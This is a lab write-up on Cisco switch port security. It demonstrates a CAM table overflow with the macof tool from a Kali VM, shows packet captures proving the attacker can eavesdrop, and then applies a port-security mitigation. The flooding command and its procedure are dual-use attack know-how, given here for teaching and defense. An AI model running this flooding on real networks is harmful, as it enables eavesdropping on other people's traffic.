
Port Security

Overview: A CAM table is a dynamic table that maps MAC addresses of the connected devices to the ports on the switch. When a frame is sent from PC A to PC B, the switch will search its CAM table for the port that corresponds to the MAC address of B and will *only* send the packet to B.This is more secure than the hub flooding technique. In a CAM overflow exploit, the CAM behaves like a hub. If the attacker can send many mac addresses into the port, the switch can no longer remember all of the mac addresses. Consequently, the switch then forwards the frames to all ports on LAN. The attacker can see the frames on his port and eavesdrop on the network.


PART 1 : LAB Topology/Setup



Successful Pings Between PC 2 & PC 3

192.168.100.2	192.168.100.3

NOTE: PC 1 cannot yet and should not see this Network traffic.



17	22.002929	Cisco_64:bf:02	Spanning-tree-(for-…	STP	60 Conf. Root = 32768/1/00:14:a9:64:bf:00 Cost = 0 Port = 0x8002
18	23.749037	192.168.100.3	192.168.100.2	ICMP	74 Echo (ping) request id=0x0001, seq=9/2304, ttl=128 (reply in 19)
19	23.749100	192.168.100.2	192.168.100.3	ICMP	74 Echo (ping) reply id=0x0001, seq=9/2304, ttl=128 (request in 18)
20	23.805013	Cisco_64:bf:02	Cisco_64:bf:02	LOOP	60 Reply
21	24.000871	Cisco_64:bf:02	Spanning-tree-(for-…	STP	60 Conf. Root = 32768/1/00:14:a9:64:bf:00 Cost = 0 Port = 0x8002
22	24.755382	192.168.100.3	192.168.100.2	ICMP	74 Echo (ping) request id=0x0001, seq=10/2560, ttl=128 (no response found!)
23	24.755441	192.168.100.2	192.168.100.3	ICMP	74 Echo (ping) reply id=0x0001, seq=10/2560, ttl=128 (request in 22)
24	25.763420	192.168.100.3	192.168.100.2	ICMP	74 Echo (ping) request id=0x0001, seq=11/2816, ttl=128 (no response found!)
25	25.763478	192.168.100.2	192.168.100.3	ICMP	74 Echo (ping) reply id=0x0001, seq=11/2816, ttl=128 (request in 24)
26	26.001074	Cisco_64:bf:02	Spanning-tree-(for-…	STP	60 Conf. Root = 32768/1/00:14:a9:64:bf:00 Cost = 0 Port = 0x8002
27	26.767821	192.168.100.3	192.168.100.2	ICMP	74 Echo (ping) request id=0x0001, seq=12/3072, ttl=128 (reply in 28)
28	26.767879	192.168.100.2	192.168.100.3	ICMP	74 Echo (ping) reply id=0x0001, seq=12/3072, ttl=128 (request in 27)
29	28.001024	Cisco_64:bf:02	Spanning-tree-(for-…	STP	60 Conf. Root = 32768/1/00:14:a9:64:bf:00 Cost = 0 Port = 0x8002
30	28.318632	HewlettP_40:d9:fb	HewlettP_3a:7e:c7	ARP	60 Who has 192.168.100.2? Tell 192.168.100.3
31	28.318670	HewlettP_3a:7e:c7	HewlettP_40:d9:fb	ARP	42 192.168.100.2 is at ec:b1:d7:3a:7e:c7
32	28.619446	HewlettP_3a:7e:c7	HewlettP_40:d9:fb	ARP	42 Who has 192.168.100.3? Tell 192.168.100.2
33	28.621023	HewlettP_40:d9:fb	HewlettP_3a:7e:c7	ARP	60 192.168.100.3 is at ec:b1:d7:40:d9:fb
34	30.001111	Cisco_64:bf:02	Spanning-tree-(for-…	STP	60 Conf. Root = 32768/1/00:14:a9:64:bf:00 Cost = 0 Port = 0x8002


PART 2 : Launch Attack

The basic steps to run exploit:

Set Up an attacker [PC 1] on a Kali Linux VM
Use the tool macof to generate large number of randomized mac addresses
Code snippet: [# macof -i eth0]
Run for about 15 seconds to overload the CAM
Eavesdrop the traffic

Step 1 : From the attacker machine [pc 1]. Use **macof** to **CAM overload**

```
root@stu_kali2:~# macof -i eth0
```



Step 2 : **Kill macof** after about 15 seconds.
NOTE **:** The **CAM** table has reached capacity | It is maxed out.

Dynamic Address Count	5088
Total Mac Addresses	5088

```
Switch#show mac address-table count

Mac Entries for Vlan 1:
---------------------------
Dynamic Address Count   : 5088
Static  Address Count   : 0
Total Mac Addresses     : 5088

Total Mac Address Space Available: 0

Switch#
```

Step 3 : Ping again between PC 2 & PC 3 [still successful].
NOTE: **PC 1 can see the wireshark traffic**

[The below capture was taken from the Attacker machine**]**

1110…	165.815479	Cisco_64:bf:01	Spanning-tree-(for-…	STP	60 Conf. Root = 32768/1/00:14:a9:64:bf:00 Cost = 0 Port = 0x8001
1110…	167.618717	Cisco_64:bf:01	Cisco_64:bf:01	LOOP	60 Reply
1110…	167.814795	Cisco_64:bf:01	Spanning-tree-(for-…	STP	60 Conf. Root = 32768/1/00:14:a9:64:bf:00 Cost = 0 Port = 0x8001
1110…	168.134984	192.168.100.2	192.168.100.3	ICMP	74 Echo (ping) request id=0x0001, seq=33/8448, ttl=128 (reply in 1110813)
1110…	168.135939	192.168.100.3	192.168.100.2	ICMP	74 Echo (ping) reply id=0x0001, seq=33/8448, ttl=128 (request in 1110812)
1110…	169.137648	192.168.100.2	192.168.100.3	ICMP	74 Echo (ping) request id=0x0001, seq=34/8704, ttl=128 (reply in 1110815)
1110…	169.138618	192.168.100.3	192.168.100.2	ICMP	74 Echo (ping) reply id=0x0001, seq=34/8704, ttl=128 (request in 1110814)
1110…	169.814819	Cisco_64:bf:01	Spanning-tree-(for-…	STP	60 Conf. Root = 32768/1/00:14:a9:64:bf:00 Cost = 0 Port = 0x8001
1110…	170.154645	192.168.100.2	192.168.100.3	ICMP	74 Echo (ping) request id=0x0001, seq=35/8960, ttl=128 (reply in 1110818)
1110…	170.155495	192.168.100.3	192.168.100.2	ICMP	74 Echo (ping) reply id=0x0001, seq=35/8960, ttl=128 (request in 1110817)
1110…	171.170443	192.168.100.2	192.168.100.3	ICMP	74 Echo (ping) request id=0x0001, seq=36/9216, ttl=128 (reply in 1110820)
1110…	171.171374	192.168.100.3	192.168.100.2	ICMP	74 Echo (ping) reply id=0x0001, seq=36/9216, ttl=128 (request in 1110819)
1110…	171.814936	Cisco_64:bf:01	Spanning-tree-(for-…	STP	60 Conf. Root = 32768/1/00:14:a9:64:bf:00 Cost = 0 Port = 0x8001
1110…	172.904815	HewlettP_3a:7e:c7	HewlettP_40:d9:fb	ARP	60 Who has 192.168.100.3? Tell 192.168.100.2
1110…	172.905634	HewlettP_40:d9:fb	HewlettP_3a:7e:c7	ARP	60 192.168.100.3 is at ec:b1:d7:40:d9:fb
1110…	173.105915	HewlettP_40:d9:fb	HewlettP_3a:7e:c7	ARP	60 Who has 192.168.100.2? Tell 192.168.100.3
1110…	173.106771	HewlettP_3a:7e:c7	HewlettP_40:d9:fb	ARP	60 192.168.100.2 is at ec:b1:d7:3a:7e:c7
1110…	173.814915	Cisco_64:bf:01	Spanning-tree-(for-…	STP	60 Conf. Root = 32768/1/00:14:a9:64:bf:00 Cost = 0 Port = 0x8001
1110…	175.815105	Cisco_64:bf:01	Spanning-tree-(for-…	STP	60 Conf. Root = 32768/1/00:14:a9:64:bf:00 Cost = 0 Port = 0x8001
1110…	177.618994	Cisco_64:bf:01	Cisco_64:bf:01	LOOP	60 Reply
1110…	177.815158	Cisco_64:bf:01	Spanning-tree-(for-…	STP	60 Conf. Root = 32768/1/00:14:a9:64:bf:00 Cost = 0 Port = 0x8001
1110…	179.815180	Cisco_64:bf:01	Spanning-tree-(for-…	STP	60 Conf. Root = 32768/1/00:14:a9:64:bf:00 Cost = 0 Port = 0x8001

PART 3 : Attack Mitigation

By setting maximum mac address for ports, or essentially telling the switch not to learn(or try to learn) so many mac addresses for each individual port: you can mitigate flooding. In doing this, the frames will be dropped instead. When the frames are dropped, that will prevent any eavesdropping from ports that the frames were not intended for.


The basic mitigation steps to secure a port

Once port interface is selected →

*Int fastEthernet 0/3


shutdown
no shutdown
switchport mode access
switchport port-security maximum (3)
switchport port-security

See image below: for screenshot of commands



After the above commands have been set for the vulnerable port:
rerun CAM overload with macof

Conclusion: This time, even though the macof will still run in the Kali VM on attacker machine, it is most likely not doing anything. In the switch terminal, there will likely be an error message indicating that the port security configurations found a mac address violation on one of the ports. In this case, It is port 3.



```
Switch#
Switch#show port-security
Secure Port  MaxSecureAddr  CurrentAddr  SecurityViolation  Security Action
               (Count)       (Count)          (Count)
-----------------------------------------------------------------------------
      Fa0/1              3            0                  0         Shutdown
      Fa0/3              3            0                  1         Shutdown
-----------------------------------------------------------------------------
Total Addresses in System (excluding one mac per port)     : 0
Max Addresses limit in System (excluding one mac per port) : 5120
Switch#
```

Err-disabled message on port 3

```
Switch#show inter status err-disabled

Port      Name               Status       Reason               Err-disabled Vlans
Fa0/3                        err-disabled psecure-violation
Switch#
```